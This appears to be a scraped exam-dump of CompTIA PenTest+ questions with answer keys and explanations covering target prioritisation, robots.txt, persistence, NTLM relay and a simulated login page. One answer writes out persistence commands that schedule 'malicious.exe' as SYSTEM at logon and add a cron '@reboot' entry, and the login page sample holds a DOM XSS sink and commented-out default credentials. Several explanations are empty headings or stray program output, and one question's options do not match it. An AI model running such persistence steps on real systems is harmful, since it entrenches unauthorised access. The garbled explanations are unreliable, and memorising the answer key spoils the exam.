Exam Questions PT0-003

CompTIA PenTest+ Exam

https://www.2passeasy.com/dumps/PT0-003/


NEW QUESTION 1
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
==========

NEW QUESTION 2
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users,

themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:
? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 3
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
==========

NEW QUESTION 4
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Answer: C

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
? Persistence Mechanisms:
? Creating a Scheduled Task:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM
? uk.co.certification.simulator.questionpool.PList@7b2e6d1d (crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
? Pentest References:
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.
==========

NEW QUESTION 5
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)
Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?


A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 6

DRAG DROP
You are a penetration tester reviewing a client??s website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System

https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o...	/	2018-04-1…	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o...	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13			

Secure System


https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 ?

Step 2 ?

